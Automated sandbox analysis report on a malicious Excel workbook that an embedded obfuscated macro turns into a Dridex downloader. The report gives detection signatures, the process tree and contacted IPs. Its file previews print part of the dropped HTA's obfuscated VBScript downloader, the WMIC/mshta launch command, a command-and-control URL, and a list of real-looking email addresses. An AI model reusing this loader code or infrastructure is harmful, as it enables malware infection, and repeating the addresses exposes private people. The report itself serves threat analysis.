ID: 528108
Sample Name:
payment8642156.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:13:02
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report payment8642156.xlsb

Overview


General Information

Sample Name:	payment8642156.xlsb
Analysis ID:	528108
MD5:	c0ba3e41c19da6..
SHA1:	151cad874dce54..
SHA256:	56e7b2005961a0..
Tags:	xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Found a hidden Excel 4.0 Macro she…
- Potential document exploit detected…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5028 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 6112 cmdline: wmic process call create "mshta C:\ProgramData\XgQXeAWeoOU.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 6252 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 7096 cmdline: mshta C:\ProgramData\XgQXeAWeoOU.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\XgQXeAWeoOU.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI


Hooking and other Techniques for Hiding and Protection:

Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remotely Track De Without Authoriza
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Dat Without Authoriza
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Information Discovery 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
payment8642156.xlsb	9%	ReversingLabs	Script-WScript.Malware.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
132.148.135.183	unknown	United States		398101	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528108
Start date:	24.11.2021
Start time:	19:13:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 51s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	payment8642156.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.expl.evad.winXLSB@5/9@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
19:14:56	API Interceptor	1x Sleep call for process: WMIC.exe modified
19:14:58	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
132.148.135.183	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	payment8642156.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Netflix coupon040693525.xlsb	Get hash	malicious	Browse	• 132.148.135.183

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	request-377185.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer-04563360.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	vote0882037.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	subscription-673890410.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	tax payment52023.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Offer 39052.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	payment_646921.xlsb	Get hash	malicious	Browse	• 132.148.135.183
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 184.168.98.97
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	New Order778880.exe	Get hash	malicious	Browse	• 173.201.188.238
	c0az1l4js3001lsk4xd9n.x86-20211124-0850	Get hash	malicious	Browse	• 192.169.147.26
	Euro invoice.exe	Get hash	malicious	Browse	• 148.66.138.164
	8pTiccdV2s.exe	Get hash	malicious	Browse	• 69.64.47.51

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\XgQXeAWeoOU.rtf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5037
Entropy (8bit):	5.071339310661895
Encrypted:	false
SSDEEP:	96:UXZtsxeY/Z7R6d23YPsrILRpc+mTwgbfb+aDW/Cd3pNy:UbsxeY/Z7R6d23YGGpc+mTLQCd5g
MD5:	3D6252D037CD3E30A4D97EADB9D3130E
SHA1:	9C114500A3A22C0727E77E010845E1F0549F727D
SHA-256:	6DF7D89ACBD338A4BFE1935484EB346EB9238828F247DE4BE33D4C80370E90FC
SHA-512:	8EFED1A790D9C4808282C9BD05AE45F328A27AE780B69EAB0D4525DEB3591D6C3DC98F954A01B98A49F267D227B18A26AD3435E91F9DC9BD4677EF9CAFB4C973
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\XgQXeAWeoOU.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no"..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..A_O_P_Z_M_p_l_D_b_F_R_c_O_l = Chr(114+1-1) & "un" & "" & "dll" & "32" & ".e" & Chr(120+1-1) & "e " & "C:" & "\\P" & "" & "ro" & "gra" & "mDa" & Chr(116+1-1) & "a\" & "" & "tn" & "igg" & "er." & "bi" & Chr(110+1-1) & " Dl" & Chr(108+1-1) & "Re" & Chr(103+1-1) & "is" & "te" & Chr(114+1-1) & "Se" & "rve" & Chr(114+1-1)..Set X_t_z_c_Q_r_q_k_N_a_u_z_c_j = CreateObject("MS" & Chr(88+1-1) & "" & "ML2" & Chr(46+1-1) & Chr(83+1-1) & "erv" & "er" & "" & "XML" & "HTT" & Chr(80+1-1) & "" & ".6." & "" & Chr(48+1-1))....y_e_Y_W_L_J_p_v_l_G_L_O_n_f = Chr(87+1-1) & Chr(115+1-1) & "" & "" & "" & "" & "" & "cr" & Chr(105+1-1) & "pt" & Chr(46+1-1) & "" & "She" & Chr(108+1-1) & Chr(108+1-1)..Set Y_T_P_F_W_y_g_n_a_b_V_s_G = CreateObject(y_e_Y_W_L_J_p_v_l_G_L_O_

C:\ProgramData\pXJSNz.txt

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\ProgramData\pXJSNz.txt	
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	122
Entropy (8bit):	4.384694858980241
Encrypted:	false
SSDEEP:	3:YBQyCHWX9LdIAWDZ+OSpIpiCpQVXPRki4+WNnKvdIHJslv5KI4:YC2NZIHE8pFpyxFkAcJER4
MD5:	002908B7A86AA0ACAB2A864982F897A6
SHA1:	A3DE267852CFF6FBB4FED36C1BD13C461081F776
SHA-256:	9501698B0337928401A729DEAEA47CDDA07D43D8FD2810FA3D6C73419CB5EB7C
SHA-512:	073749CA954F5A7B2B6DE341414A09E04806AB211B3A4CC87417DB7DE40FD54B3CBC84743E69CEFD8C00A05E0364C79FD072F1595607800FAA9E1406FBCCAF79
Malicious:	false
Reputation:	low
Preview:	{"durst@hullforest.com","leslie@leslie-lewis.com","albert@fragaproperties.com","info@shopmotifs.com","awm@greenshpon.com"}

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\89313E5E-CC0C-4CD1-B945-313065E02B9E	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140143
Entropy (8bit):	5.35857900365598
Encrypted:	false
SSDEEP:	1536:VcQIfgxrBdA3gBwtnQ9DQW+z2b4Ff7nXbovidXiE6LWmE9:fuQ9DQW+zNXfH
MD5:	8EF81FEEA25D4402BFEFC63F363752AD
SHA1:	67A4C7B67E8B0B3C80B6F453F5A758142915FC86
SHA-256:	A8E3E278CBB1CB5CD25CFE5EF06962D07E4506504EDC7BEE1DCC2575E473767A
SHA-512:	6D0C1E4300AD129DBC4A181A2E30C324CAADC40ADE835EF05CEF486CF3661111616B9766E9D715DC5A263E040653919FE4459A34DDCC266717DA2B694E3C83A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-24T18:14:03">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\274B0EB1.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 288 x 44, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2182
Entropy (8bit):	7.855871655060478
Encrypted:	false
SSDEEP:	48:X7LosLnezFsZnj7CkDROl5lcvGv6OmsfWCyzMLBv0i1Is6YCnw5:4sLeyZjrVOzlcvGCOwJzMFQs6A5
MD5:	55D9AABD2A13AECF656987F081DC5824
SHA1:	CA82AB022734F7D17EBE185A8C462CC8BD173ACF
SHA-256:	C4D0B515DFE72D60051C4D7ACFA901AE46D05767F599C65AA035D8C9A89579E0
SHA-512:	11A9619BB3BD1F7215382391CAFDCE0B2D29F15D51487BA72204D958CF55011D8B095CBD8596C470616D9B60DA4A68DC88AC37E40A90B205061D3A94D229EE
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR... ...,.....JT.....MIDATx...{PT.....>X...\.....DY0...#...M...h..`.m&cf.L...L....i.8..#c#6A..!."..m...U|..<...>..!7..6.T.....8....s...D.U. ..!~.. ...%.!.Q....%.!.Q....%.!.Q....%.!.Q....%.!.Q....%.!.Q....%.!.Q....%.!.Iy.M?.qH...5...=/..NM.a..../U....V..v.n.....=..m.....\a...?.0.....j...l..<...A....pb..n. U*.h.....K..x...q.6.d.GF....v...o..c<:..z .>h/.h.....5.g..^..]...[..Z.F_b&.{{.a1].Q...i....qU...Y}."{Y..!s3.v..~.....l...%...p.....PT....iBe.... Q(.R..rP.4.X.@.)..*.....c6.SL./..%...../...H....X.....Og...##|..._1ibl.g.NK....T&% N.../?...\..Q....a.Y".D.._...i.>8}.7w..q.....u.P.....[..K..tu.A"Q.L..*c6+...../*....9I....d.....(U.0k..C.d!!.G.....'W.0.r...F..@.../.|..rr....+....`T..U+|.9....{%...x\....U....1hJ.a..rC..`...s .d*.gf....eb....s.....;.dr.....6.....?E.P...."....U#.U.,.68-.E.R.oSv.....,...&m...O.b.....tL&.^.QU.0._}U"..#`2.>|./*.u0..(..}.9..X...D2...%..^.(.1[g.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\55F344FE.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 237 x 336, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	60538
Entropy (8bit):	7.970149181563435
Encrypted:	false
SSDEEP:	1536:2PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbD:RFzIsj8aipSW4vHREQ4iZKUbD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\55F344FE.png	
MD5:	ABC5AD9147D307B1DADB93C7AF297C5A
SHA1:	3658C7DDFA698CDADD1D24C6C8DC4ECF7A09D9E3
